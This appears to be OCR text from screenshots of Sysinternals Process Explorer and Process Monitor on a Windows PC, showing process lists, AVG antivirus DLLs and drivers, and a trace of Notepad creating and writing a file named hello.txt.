RuntimeBroker.exe		14,764 K	45,408 K	5224	Runtime Broker	Microsoft Corporation
MicrosoftEdge.exe	Susp...	23,436 K	63,768 K	5348	Microsoft Edge	Microsoft Corporation
ApplicationFrameHost.exe		20,596 K	40,148 K	5380	Application Frame Host	Microsoft Corporation
browser_broker.exe		1,680 K	8,424 K	5852	Browser_Broker	Microsoft Corporation
RuntimeBroker.exe		1,676 K	7,668 K	6100	Runtime Broker	Microsoft Corporation
MicrosoftEdgeSH.exe	Susp...	3,844 K	13,352 K	2716	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeCP.exe	Susp...	5,704 K	25,208 K	4024	Microsoft Edge Content Proc...	Microsoft Corporation
RuntimeBroker.exe		3,916 K	19,220 K	6616	Runtime Broker	Microsoft Corporation
WmiPrvSE.exe		27,052 K	30,504 K	6656		
smartscreen.exe		9,480 K	25,836 K	7068	Windows Defender SmartScr...	Microsoft Corporation
WindowsInternal.Composa...		11,108 K	39,732 K	6772	WindowsInternal.Composabl...	Microsoft Corporation
WinStore.App.exe	Susp...	16,944 K	9,816 K	2280	Store	Microsoft Corporation
RuntimeBroker.exe		1,612 K	7,320 K	2800	Runtime Broker	Microsoft Corporation
SystemSettings.exe	Susp...	22,460 K	24,184 K	2576	Settings	Microsoft Corporation
unsecapp.exe		1,596 K	6,944 K	7356		
dllhost.exe	< 0.01	5,216 K	12,128 K	1464	COM Surrogate	Microsoft Corporation
BackgroundTransferHost.exe		4,272 K	23,644 K	6420	Download/Upload Host	Microsoft Corporation
backgroundTaskHost.exe	Susp...	7,156 K	29,112 K	820	Background Task Host	Microsoft Corporation
backgroundTaskHost.exe	Susp...	11,104 K	30,972 K	7948	Background Task Host	Microsoft Corporation
backgroundTaskHost.exe	Susp...	10,460 K	26,708 K	3920	Background Task Host	Microsoft Corporation
RuntimeBroker.exe		3,600 K	16,676 K	6672	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		6,704 K	21,692 K	7124	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		4,552 K	21,344 K	8976	Runtime Broker	Microsoft Corporation
svchost.exe	0.01	7,228 K	16,020 K	856	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,364 K	8,264 K	904	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,944 K	8,076 K	356	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,452 K	5,940 K	808	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,296 K	5,468 K	872	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,312 K	10,456 K	636	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,188 K	12,300 K	1064	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.24	16,880 K	19,612 K	1152	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,964 K	15,328 K	1168	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe	0.01	6,040 K	16,048 K	3876	Host Process for Windows T...	Microsoft Corporation
svchost.exe		2,672 K	12,072 K	1208	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,856 K	8,928 K	1332	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,536 K	7,400 K	1352	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	2,680 K	9,688 K	1396	Host Process for Windows S...	Microsoft Corporation
sihost.exe		6,452 K	25,488 K	3536	Shell Infrastructure Host	Microsoft Corporation
svchost.exe		2,448 K	7,712 K	1420	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,128 K	8,752 K	1584	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,004 K	14,588 K	1600	Host Process for Windows S...	Microsoft Corporation




```
Process                              CPU  Private Bytes  Working Set   PID  Description                   Company Name
    Registry                                  10,476 K     25,712 K    88
    System Idle Process            93.25          60 K          8 K     0
 ⊟  System                          0.18         192 K        144 K     4
```





Select the columns that will appear on the Process view of Process Explorer.

☑ Process	□ Window Title
☑ PID (Process Identifier)	□ Window Status
□ User Name	□ Session
☑ Description	□ Command Line
☑ Company Name	□ Comment
□ Verified Signer	□ Autostart Location
□ Version	□ VirusTotal
□ Image Path	□ DEP Status
□ Image Type (64 vs 32-bit)	□ Integrity Level
□ Package Name	□ Virtualized
□ DPI Awareness	□ ASLR Enabled
□ Protection	□ UI Access
□ Control Flow Guard	□ Enterprise Context



AVGUI.exe:4724 Properties

Image File

AVG Antivirus

Version: 20.10.5824.0

Build Time: Fri Dec 4 12:25:42 2020

Path:

C:\Program Files\AVG\Antivirus\AVGUI.exe

Command line:

"C:\Program Files\AVG\Antivirus\AVGUI.exe" /welcome

Current directory:

C:\Windows\System32\

Autostart Location:

n/a

Parent: explorer.exe(4528)

User: DESKTOP-LKFG0MU\nir

Started: 19:07:21 11/01/2021 Image: 64-bit

Comment:


VirusTotal:

Data Execution Prevention (DEP) Status: Enabled (permanent)


Address Space Load Randomization: High-Entropy, Bottom-Up

Control Flow Guard: Disabled

Enterprise Context: N/A




Name	Description	Company Name	Path
{6AF0698E-D558-4...			C:\ProgramData\Microsoft\Windows\Caches\{6AF0698E-D5...
{AFBF9F1A-8EE8-4...			C:\Users\nir\AppData\Local\Microsoft\Windows\Caches\{AF...
{DDF571F2-BE98-4...			C:\ProgramData\Microsoft\Windows\Caches\{DDF571F2-BE...
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
iconcache_16.db			C:\Users\nir\AppData\Local\Microsoft\Windows\Explorer\ico...
iconcache_32.db			C:\Users\nir\AppData\Local\Microsoft\Windows\Explorer\ico...
iconcache_32.db			C:\Users\nir\AppData\Local\Microsoft\Windows\Explorer\ico...
iconcache_idx.db			C:\Users\nir\AppData\Local\Microsoft\Windows\Explorer\ico...
locale.nls			C:\Windows\System32\locale.nls
R000000000006.clb			C:\Windows\Registration\R000000000006.clb
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
StaticCache.dat			C:\Windows\Fonts\StaticCache.dat
umpdc.dll			C:\Windows\System32\umpdc.dll
aswAMSI.dll	AVG AMSI COM object	AVG Technologies CZ, s.r.o.	C:\Program Files\AVG\Antivirus\aswAMSI.dll
aswhook.dll	AVG Hook Library	AVG Technologies CZ, s.r.o.	C:\Program Files\AVG\Antivirus\aswhook.dll
aclui.dll	Security Descriptor Editor	Microsoft Corporation	C:\Windows\System32\aclui.dll
aclui.dll.mui	Security Descriptor Editor	Microsoft Corporation	C:\Windows\System32\en-US\aclui.dll.mui
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
amsi.dll	Anti-Malware Scan Interface	Microsoft Corporation	C:\Windows\System32\amsi.dll
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\WinSxS\amd64_microsoft.windows.common-co...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
coml2.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\coml2.dll




Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	52.01	60 K	8 K	0		
System	14.03	200 K	140 K	4		
Interrupts	5.32	0 K	0 K	n/a	Hardware Interrupts and DPCs	

Name	Description	Company Name	Path
avgVmm.sys	AVG VM Monitor	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgVmm.sys
avgSP.sys	AVG Self Protection	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgSP.sys
avgbidsdriver.sys	AVG IDS Application Activity Monit...	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgbidsdriver.sys
avgSnx.sys	AVG Antivirus	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgSnx.sys
avgArPot.sys	AVG Anti Rootkit	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgArPot.sys
avgKbd.sys	AVG Keyboard Filter Driver	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgKbd.sys
avgNetHub.sys	AVG Network Security Driver	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgNetHub.sys
avgRdr2.sys	AVG Antivirus	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgRdr2.sys
avgMonFlt.sys	AVG File System Filter	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgMonFlt.sys
avgbidsh.sys	AVG Application Activity Monitor H...	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgbidsh.sys
avgbuniv.sys	AVG Universal Driver	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgbuniv.sys
avgStm.sys	AVG Stream Filter	AVG Technologies CZ, s.r.o.	C:\Windows\system32\drivers\avgStm.sys



```
  Time of Day    Process Name   PID  Operation          Path                              Result            Detail
20:07:03.4296967 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    NO SUCH FILE      Filter: hello.txt
20:07:03.4299260 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.4329533 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    NO SUCH FILE      Filter: hello.txt
20:07:03.4330881 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.4332188 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    NO SUCH FILE      Filter: hello.txt
20:07:03.4333086 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.4408254 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    NO SUCH FILE      Filter: hello.txt
20:07:03.4409401 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.4420264 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    SUCCESS           Desired Access: Generic
20:07:03.4422182 notepad.exe   8988  CloseFile          C:\Users\nir\Desktop\hello.txt    SUCCESS
20:07:03.4423767 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    SUCCESS           Desired Access: Read
20:07:03.4424256 notepad.exe   8988  QueryAttribute...  C:\Users\nir\Desktop\hello.txt    SUCCESS           Attributes: A, ReparseTag:
20:07:03.4424412 notepad.exe   8988  SetDispositionI... C:\Users\nir\Desktop\hello.txt    SUCCESS           Flags: FILE_DISPOSITION
20:07:03.4425044 notepad.exe   8988  FileSystemCon...   C:\Users\nir\Desktop\hello.txt    SUCCESS           Control: FSCTL_READ_
20:07:03.4425233 notepad.exe   8988  CloseFile          C:\Users\nir\Desktop\hello.txt    SUCCESS
20:07:03.4428733 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    NO SUCH FILE      Filter: hello.txt
20:07:03.4429930 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.5784197 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    NAME NOT FOUND    Desired Access: Read
20:07:03.5785714 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    SUCCESS           Desired Access: Generic
20:07:03.5787522 notepad.exe   8988  QueryBasicInfo...  C:\Users\nir\Desktop\hello.txt    SUCCESS           CreationTime: 11/01/2021
20:07:03.5787633 notepad.exe   8988  WriteFile          C:\Users\nir\Desktop\hello.txt    SUCCESS           Offset: 0, Length: 5, Priority
20:07:03.5788210 notepad.exe   8988  SetEndOfFileInf... C:\Users\nir\Desktop\hello.txt    SUCCESS           EndOfFile: 5
20:07:03.5788754 notepad.exe   8988  SetAllocationInf...C:\Users\nir\Desktop\hello.txt    SUCCESS           AllocationSize: 5
20:07:03.5789235 notepad.exe   8988  CloseFile          C:\Users\nir\Desktop\hello.txt    SUCCESS
20:07:03.5792212 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    SUCCESS           Desired Access: Read
20:07:03.5792424 notepad.exe   8988  QueryNetwork...    C:\Users\nir\Desktop\hello.txt    SUCCESS           CreationTime: 11/01/2021
20:07:03.5792517 notepad.exe   8988  CloseFile          C:\Users\nir\Desktop\hello.txt    SUCCESS
20:07:03.5797863 notepad.exe   8988  CreateFile         C:\Users\nir\Desktop\hello.txt    SUCCESS           Desired Access: Read
20:07:03.5798063 notepad.exe   8988  QueryBasicInfo...  C:\Users\nir\Desktop\hello.txt    SUCCESS           CreationTime: 11/01/2021
20:07:03.5798145 notepad.exe   8988  CloseFile          C:\Users\nir\Desktop\hello.txt    SUCCESS
20:07:03.5809823 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5824980 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5827019 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5829452 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
